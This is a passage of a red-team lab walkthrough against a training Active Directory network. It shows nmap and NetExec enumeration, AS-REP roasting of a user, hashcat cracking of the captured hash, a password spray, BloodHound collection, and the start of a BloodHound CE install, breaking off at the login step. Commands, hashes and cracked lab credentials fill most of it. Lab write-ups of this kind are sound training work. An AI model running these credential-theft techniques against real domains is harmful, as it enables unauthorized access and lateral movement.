
Overview
- Type Chains
- Direct https://extremeredlab.0x29a.it/chains
- OS Windows/Linux
- Severity Hard
- Target 10.0.10.0/24
Information
As you step into this lab, you’ll find yourself caught in a strange echo — a revival of characters from distant times: mischievous actresses from the ’80s, and extraterrestrials who once toyed with them in neon-lit dreams. But nostalgia quickly curdles into nightmare.
Lurking within this bizarre forest of memories and illusions is a multi-headed hound — a monstrous entity born of code, chaos, and forgotten signals.
It’s waiting for you.
Not just to find it… but to survive it.
Once it sinks its teeth into your mind, it doesn’t let go. And yet, the only way out… is through. Will you find the strength — and the madness — to tame the beast, mount it, and ride it through the tangled forest of the Dark Triangle? Or will you become just another echo, swallowed by its growl?
Instructions
To access the lab, you can start a VPN session, and connect to the jump Kali machine with the following credentials, it’s all you need:
VPN:
- 🔹 Get your VPN connection in the
ask-vpn-for-labschannel by using the!getvpncommand.
Kali Jump machine:
- 🔹 Server: 10.0.10.200
- 🔹 User: red
- 🔹 Password: I’mthebest
Your Target: 10.0.10.0/24
Please acknowledge that you read this message.
This Red Teaming lab is pretty easy
- the final flag changes every hour
- It is not necessary (but you can try) to become a Domain Admin of the Active Directory domains.
- No privilege escalation is required on Linux computers.
- Many systems act as bridges to access other systems.
- Many systems contain secrets that will help you reach other systems.
- Follow the ethical guidelines of a Red Teamer: keep all systems clean, and do not leave programs or files behind that could assist other competitors.
- The Kali machine is only for jumping; you don’t need to perform Privilege Escalation.
- NO BRUTEFORCE IN LAB PLEASE - IT’S A RED TEAM LAB NOT LAMER LAB
- NO BRUTEFORCE IN LAB PLEASE - IT’S A RED TEAM LAB NOT LAMER LAB
- NO BRUTEFORCE IN LAB PLEASE - IT’S A RED TEAM LAB NOT LAMER LAB
We strongly encourage you to work like a true Red Teamer and avoid leaving tools or traces that could assist other participants.
Enjoy the adventure!
Enumeration
Grab our VPN package via Discord, then start it and let’s go:
$ sudo openvpn Downloads/EXTREME_RTLAB/user_978857802405675029.ovpn
Nmap
$ nmap -sn --min-rate=1000 -T4 10.0.10.0/24 -oN target_network.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 11:44 JST
Nmap scan report for 10.0.10.7
Host is up (0.66s latency).
Nmap scan report for 10.0.10.33
Host is up (0.66s latency).
Nmap scan report for 10.0.10.34
Host is up (0.65s latency).
Nmap scan report for 10.0.10.116
Host is up (0.68s latency).
Nmap scan report for 10.0.10.200
Host is up (0.68s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.77 seconds
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.10.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 18:56 JST
Nmap scan report for 10.0.10.7
Host is up (0.27s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 51:90:95:ab:ac:a3:74:90:cf:99:33:f3:b1:ee:62:94 (ECDSA)
|_  256 bb:c2:a9:bc:1b:62:24:58:c7:59:25:79:1e:39:70:1d (ED25519)
80/tcp  open  http        Apache httpd 2.4.62
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 40    2025-04-25 23:38  offline.html
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.62 (Debian)
139/tcp open  netbios-ssn Samba smbd 4
445/tcp open  netbios-ssn Samba smbd 4
Service Info: Host: 10.0.10.7; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: GABRIEL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: 6s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-08-01T09:57:54
|_  start_date: N/A
Web server is running on 80/tcp and a file
offline.htmlis present, there is also Samba then maybe some SMB shares can be interesting.
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.10.33
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 19:03 JST
Nmap scan report for 10.0.10.33
Host is up (0.27s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-01 10:05:41Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49684/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
63371/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 4s
|_nbstat: NetBIOS name: SOC, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:25 (Microsoft)
| smb2-time:
|   date: 2025-08-01T10:06:33
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Seems a Domain Controller as kerberos port is open (88/tcp).
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.10.34
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 19:16 JST
Nmap scan report for 10.0.10.34
Host is up (0.27s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
49728/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-08-01T10:18:34
|_  start_date: N/A
|_nbstat: NetBIOS name: MARYLINJESS, NetBIOS user: <unknown>, NetBIOS MAC: 00:15:5d:38:01:27 (Microsoft)
|_clock-skew: 4s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.10.116
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 19:03 JST
Nmap scan report for 10.0.10.116
Host is up (0.27s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 b4:75:83:96:b5:5d:e1:ef:2f:fd:1c:af:92:f1:f0:07 (ECDSA)
|_  256 4b:90:66:a2:39:8c:78:04:e7:a0:93:8d:d9:62:92:43 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.0.10.200
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 19:03 JST
Nmap scan report for 10.0.10.200
Host is up (0.27s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 9.9p1 Debian 3 (protocol 2.0)
| ssh-hostkey:
|   256 4d:11:04:b5:b0:ed:e2:b1:76:a7:3a:ba:d2:c5:86:fc (ECDSA)
|_  256 19:45:f7:71:a8:00:04:45:d7:2c:39:ba:6b:19:40:60 (ED25519)
139/tcp open  tcpwrapped
445/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
Now we install the latest version of Netexec to be sure to have all features like --generate-tgt:
$ sudo apt purge  netexec
$ curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh
$ sudo apt install pipx git
Reload our shell so rust is added to our PATH:
$ pipx ensurepath
$ pipx install git+https://github.com/Pennyw0rth/NetExec
As we have many devices with SMB port open then let’s proceed a quick enumeration to grab information about Hostname, OS, SMB version etc and geenrate our hosts file too:
$ nxc smb 10.0.10.0/24 --generate-hosts-file ./hosts
SMB         10.0.10.7       445    GABRIEL          [*] Unix - Samba (name:GABRIEL) (domain:ifixtcentcen.loc) (signing:False) (SMBv1:False)
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domain:ifixtcentcen.loc) (signing:True) (SMBv1:False)
SMB         10.0.10.34      445    MARYLINJESS      [*] Windows 10 / Server 2019 Build 17763 x64 (name:MARYLINJESS) (domain:ifixtcentcen.loc) (signing:False) (SMBv1:False)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
$ echo '# IFIX-TCEN-TCEN' | sudo tee -a /etc/hosts; cat hosts | sudo tee -a /etc/hosts;
# IFIX-TCEN-TCEN
10.0.10.7     GABRIEL.ifixtcentcen.loc GABRIEL
10.0.10.33     SOC.ifixtcentcen.loc ifixtcentcen.loc SOC
10.0.10.34     MARYLINJESS.ifixtcentcen.loc MARYLINJESS
We install also the basic needs for Kerberos just in case:
$ sudo apt install krb5-user
We install also bloodyAD:
$ pipx install bloodyAD
  installed package bloodyad 2.1.21, installed using Python 3.13.5
  These apps are now globally available
    - bloodyAD
done! ✨ 🌟 ✨
GABRIEL - Act I
We grab quickly the file on the web server:
$ curl http://GABRIEL.ifixtcentcen.loc/offline.html
Offline<br>
<br>
ilona@ifixtcentcen.loc
Found
ilona@ifixtcentcen.locas a potential account.
SOC - Act I
ASREPRoasting (ilona)
Quick user enumeration:
$ ./kerbrute_linux_amd64 userenum -d ifixtcentcen.loc --dc SOC /usr/share/seclists/Usernames/Names/names.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/01/25 - Ronnie Flathers @ropnop

2025/08/01 19:56:56 >  Using KDC(s):
2025/08/01 19:56:56 >  	SOC:88

2025/08/01 19:58:32 >  [+] VALID USERNAME:	 gabriel@ifixtcentcen.loc
2025/08/01 20:01:28 >  [+] VALID USERNAME:	 ilona@ifixtcentcen.loc
...
Try ASREPRoast attack without authentication to retrieve the Kerberos 5 AS-REP etype 23 hash of users without Kerberos pre-authentication required:
$ cat users.txt
gabriel
ilona
$ nxc ldap SOC.ifixtcentcen.loc -u users.txt -p '' --asreproast ASREProastables.txt
LDAP        10.0.10.33      389    SOC              [*] Windows 10 / Server 2019 Build 17763 (name:SOC) (domain:ifixtcentcen.loc) (signing:None) (channel binding:No TLS cert)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP        10.0.10.33      389    SOC              $krb5asrep$23$ilona@IFIXTCENTCEN.LOC:ffa1f950d1a561830bc885421856e294$9e56f5173f0766d5ac516d8d7e9367882bbc49097ab96332714c35688414fa852cf72294f41cd3e3c306812eea69417d288e99fe6cd10f2054a554e7f591ee664fcd695cbe68cea36b7b1e8693418add9555e06a9d7a326c459673ecd032c3652591b1ea7e0e0547443556cbe251512e67504c7b9de25ab8dc6543e2872e59fd5f23066461eab339465da8c3d24c4d6854c01251c90278ff236f68a960ba7cdb7721d5c6f459984c6515b6e1c5a986206535b463b355c870724af101a9fc43b09cdc955c7eef2ee2ba2e36d327aac89cf7008c6e3f668b0b87263b7e6cb688c8d058feb4e2d5fb512376f4c6260e507dbc14897f
Found
ilona
OR
$ impacket-GetNPUsers -usersfile users.txt -request -format hashcat -outputfile ASREProastables2.txt -dc-ip 10.0.10.33 'ifixtcentcen/'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User gabriel doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$ilona@IFIXTCENTCEN:4455af59d85b384d0a058092143ea921$317df7a44abf3d8b5f097360421cee2a01e6a2a133a451afa126cdde2af090d50e67035df8ddea5f7e3bccb1ae6a5e9ed40368eeaec594bf8d29a65f62e5f83773a72ea7b9043a3ff413527c322223385561d002190fabbe2b5d66b896d60a39989a375383fc8ac68b4668d5f3a99eb729226cd32cfe1281f346d085b2089aed2442b08028d3ca885f1454f50a6fd2af4c28b4e84bd962248540ff9b56514a3fc1a0e511a7545d30a87196e7522d93e826e50f2336f0ae4e78cf9a9865bdc33195441e7d59ceb96a4e86137452d9ba31bb6d10552f90350e88b39daf04479451e93b8d4db71af39e6a2d833141b329eb
Crack with Hashcat:
$ cat ASREProastables.txt
$krb5asrep$23$ilona@IFIXTCENTCEN.LOC:ffa1f950d1a561830bc885421856e294$9e56f5173f0766d5ac516d8d7e9367882bbc49097ab96332714c35688414fa852cf72294f41cd3e3c306812eea69417d288e99fe6cd10f2054a554e7f591ee664fcd695cbe68cea36b7b1e8693418add9555e06a9d7a326c459673ecd032c3652591b1ea7e0e0547443556cbe251512e67504c7b9de25ab8dc6543e2872e59fd5f23066461eab339465da8c3d24c4d6854c01251c90278ff236f68a960ba7cdb7721d5c6f459984c6515b6e1c5a986206535b463b355c870724af101a9fc43b09cdc955c7eef2ee2ba2e36d327aac89cf7008c6e3f668b0b87263b7e6cb688c8d058feb4e2d5fb512376f4c6260e507dbc14897f
$ hashcat -a 0 -m 18200 ASREProastables.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
...
$krb5asrep$23$ilona@IFIXTCENTCEN.LOC:ffa1f950d1a561830bc885421856e294$9e56f5173f0766d5ac516d8d7e9367882bbc49097ab96332714c35688414fa852cf72294f41cd3e3c306812eea69417d288e99fe6cd10f2054a554e7f591ee664fcd695cbe68cea36b7b1e8693418add9555e06a9d7a326c459673ecd032c3652591b1ea7e0e0547443556cbe251512e67504c7b9de25ab8dc6543e2872e59fd5f23066461eab339465da8c3d24c4d6854c01251c90278ff236f68a960ba7cdb7721d5c6f459984c6515b6e1c5a986206535b463b355c870724af101a9fc43b09cdc955c7eef2ee2ba2e36d327aac89cf7008c6e3f668b0b87263b7e6cb688c8d058feb4e2d5fb512376f4c6260e507dbc14897f:!!!!Sweet!!!!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$ilona@IFIXTCENTCEN.LOC:ffa1f950d1a561...14897f
...
Found
ilona:!!!!Sweet!!!!
Check the authentication:
$ nxc smb SOC.ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!'
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domain:ifixtcentcen.loc) (signing:True) (SMBv1:False)
SMB         10.0.10.33      445    SOC              [+] ifixtcentcen.loc\ilona:!!!!Sweet!!!!
Works.
Re-try ASREPRoast attack with authentication:
$ nxc ldap SOC.ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!' --asreproast ASREProastables2.txt --kdcHost SOC
LDAP        10.0.10.33      389    SOC              [*] Windows 10 / Server 2019 Build 17763 (name:SOC) (domain:ifixtcentcen.loc)
LDAP        10.0.10.33      389    SOC              [+] ifixtcentcen.loc\ilona:!!!!Sweet!!!!
LDAP        10.0.10.33      389    SOC              [*] Total of records returned 1
...
No more finding
We generate our krb5.conf file and replace the original one:
$ nxc smb SOC.ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!' --generate-krb5-file krb5.conf
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domin:ifixtcentcen.loc) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.10.33      445    SOC              [+] ifixtcentcen.loc\ilona:!!!!Sweet!!!!
$ sudo cp ./krb5.conf /etc/krb5.conf
$ cat /etc/krb5.conf

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = IFIXTCENTCEN.LOC

[realms]
    IFIXTCENTCEN.LOC = {
        kdc = soc.ifixtcentcen.loc
        admin_server = soc.ifixtcentcen.loc
        default_domain = ifixtcentcen.loc
    }

[domain_realm]
    .ifixtcentcen.loc = IFIXTCENTCEN.LOC
    ifixtcentcen.loc = IFIXTCENTCEN.LOC
Password Spray attacking
Enumeration of the Domain users:
$ nxc smb SOC.ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!' --users
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domain:ifixtcentcen.loc) (signing:True) (SMBv1:False)
SMB         10.0.10.33      445    SOC              [+] ifixtcentcen.loc\ilona:!!!!Sweet!!!!
SMB         10.0.10.33      445    SOC              -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.0.10.33      445    SOC              Administrator                 2025-04-24 15:36:50 0       Built-in account for administering the computer/domain
SMB         10.0.10.33      445    SOC              Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.0.10.33      445    SOC              krbtgt                        2025-04-24 16:25:05 0       Key Distribution Center Service Account
SMB         10.0.10.33      445    SOC              platinette                    2025-04-25 05:13:09 0
SMB         10.0.10.33      445    SOC              ilona                         2025-04-25 05:03:50 0
SMB         10.0.10.33      445    SOC              schicchi                      2025-04-27 14:13:46 0
SMB         10.0.10.33      445    SOC              malone                        2025-04-25 17:53:50 0
SMB         10.0.10.33      445    SOC              luanaborgia                   2025-04-25 17:55:49 0
SMB         10.0.10.33      445    SOC              selen                         2025-04-25 17:55:58 0
SMB         10.0.10.33      445    SOC              babypozzi                     2025-04-26 06:49:27 0
SMB         10.0.10.33      445    SOC              [*] Enumerated 10 local users: IFIXTCENTCEN
$ cat enum_users.txt
SMB         10.0.10.33      445    SOC              Administrator                 2025-04-24 15:36:50 0       Built-in account for administering the computer/domain
SMB         10.0.10.33      445    SOC              Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.0.10.33      445    SOC              krbtgt                        2025-04-24 16:25:05 0       Key Distribution Center Service Account
SMB         10.0.10.33      445    SOC              platinette                    2025-04-25 05:13:09 0
SMB         10.0.10.33      445    SOC              ilona                         2025-04-25 05:03:50 0
SMB         10.0.10.33      445    SOC              schicchi                      2025-04-27 14:13:46 0
SMB         10.0.10.33      445    SOC              malone                        2025-04-25 17:53:50 0
SMB         10.0.10.33      445    SOC              luanaborgia                   2025-04-25 17:55:49 0
SMB         10.0.10.33      445    SOC              selen                         2025-04-25 17:55:58 0
SMB         10.0.10.33      445    SOC              babypozzi                     2025-04-26 06:49:27 0
$ cat enum_users.txt | awk '{print $5}' > users.txt
$ cat users.txt
Administrator
Guest
krbtgt
platinette
ilona
schicchi
malone
luanaborgia
selen
babypozzi
Let’s proceed a password spray attack against all users:
$ nxc smb SOC.ifixtcentcen.loc -u users.txt -p '!!!!Sweet!!!!' --continue-on-success
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domain:ifixtcentcen.loc) (signing:True) (SMBv1:False)
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\Administrator:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\Guest:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\krbtgt:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\platinette:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [+] ifixtcentcen.loc\ilona:!!!!Sweet!!!!
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\schicchi:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\malone:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\luanaborgia:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\selen:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\babypozzi:!!!!Sweet!!!! STATUS_LOGON_FAILURE
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\:!!!!Sweet!!!! STATUS_LOGON_FAILURE
Nothing, no one reuse the same password.
BloodHound
$ nxc ldap SOC.ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!' --bloodhound -c all,LoggedOn --dns-server 10.0.10.33
LDAP        10.0.10.33      389    SOC              [*] Windows 10 / Server 2019 Build 17763 (name:SOC) (domain:ifixtcentcen.loc) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.10.33      389    SOC              [+] ifixtcentcen.loc\ilona:!!!!Sweet!!!!
LDAP        10.0.10.33      389    SOC              Resolved collection methods: dcom, group, psremote, container, rdp, session, localadmin, trusts, acl, loggedon, objectprops
LDAP        10.0.10.33      389    SOC              Done in 1M 10S
LDAP        10.0.10.33      389    SOC              Compressing output into /home/user/.nxc/logs/SOC_10.0.10.33_2025-08-02_164454_bloodhound.zip
If first time we use BloodHound Community Edition. then follow the step below to install it (better with Docker Desktop, but if under VMWare then not possible to do it because if Hypervisor limitation):
- Install Docker Engine on Debian:
- Add Docker’s official GPG key:
sudo apt update
sudo apt install ca-certificates curl
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/debian/gpg -o /etc/apt/keyrings/docker.asc
sudo chmod a+r /etc/apt/keyrings/docker.asc
- Add the repository to Apt sources (for derivative distro, such as Kali Linux):
echo \
  "deb [arch=$(dpkg --print-architecture) signed-by=/etc/apt/keyrings/docker.asc] https://download.docker.com/linux/debian \
  bookworm stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt update
- Install the Docker packages:
$ sudo apt install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
- Download the Docker Compose YAML file and save it to a directory where you’d like to run BHCE:
$ mkdir BHCE
$ cd BHCE
$ curl -L https://ghst.ly/getbhce > ./docker-compose.yml
- Navigate to the folder with the saved
docker-compose.yamlfile and rundocker compose pull && docker compose up:
$ sudo docker compose pull && sudo docker compose up
- Locate the randomly generated password in the terminal output of Docker Compose:
...
bloodhound-1  | {"time":"2025-08-02T08:26:57.441818301Z","level":"INFO","message":"###################################################################"}
bloodhound-1  | {"time":"2025-08-02T08:26:57.441844129Z","level":"INFO","message":"#                                                                 #"}
bloodhound-1  | {"time":"2025-08-02T08:26:57.441847536Z","level":"INFO","message":"# Initial Password Set To:    O9T0DPlS7bDOZu9YP7xMz8gK5njcU0ZU    #"}
bloodhound-1  | {"time":"2025-08-02T08:26:57.441850591Z","level":"INFO","message":"#                                                                 #"}
bloodhound-1  | {"time":"2025-08-02T08:26:57.441852845Z","level":"INFO","message":"###################################################################"}
...

- In a browser, navigate to http://localhost:8080/ui/login.
- Login with the username
